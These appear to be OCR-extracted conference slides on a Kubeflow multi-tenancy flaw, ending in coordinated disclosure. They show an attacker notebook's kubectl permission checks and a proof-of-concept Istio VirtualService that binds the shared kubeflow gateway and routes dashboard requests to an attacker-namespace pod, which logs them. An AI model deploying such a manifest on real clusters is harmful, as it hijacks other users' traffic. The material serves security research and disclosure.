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

Real-World Scenario: Kubeflow

Kubeflow



Real-World Scenario: Kubeflow



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Kubeflow

Real-World Scenario: Kubeflow

$_

```
(base) jovyan@attackers-notebook-0:~$ kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:serviceaccount:ernw-de-ext:default-editor
[...]
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \
  --list
```

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
Kubeflow


Permissions of the default-editor


```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \
  --list
Resources                       [...]    Verbs
configmaps                      [...]    [create delete [...]]
deployments.apps                [...]    [create delete [...]]
*.networking.istio.io           [...]    [create delete [...]]
[...]
```


Istio and VirtualServices




Istio and VirtualServices



Back to Cross-Namespace References




Back to our Real-World Scenario




Exploit

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
  - kubeflow/kf-gateway
  hosts:
  - '*'
  http:
  - match:
    - uri:
        prefix: /assets/favicon.ico
    route:
    - destination:
        host: poc.ernw-de-ext.svc.cluster.local
[...]
```



Attacker

Impact


Kubeflow Central Dashbo
Kubeflow
Ingress
Cluster
NS kubeflow
kf-gateway
Request
NS attacker
Attacker's Pod
Logs
Kubeflow Central Dashbo
Kubeflow
Kubeflow User
Attacker

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Demo Time!

Kubeflow

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Kubeflow

Coordinated Disclosure

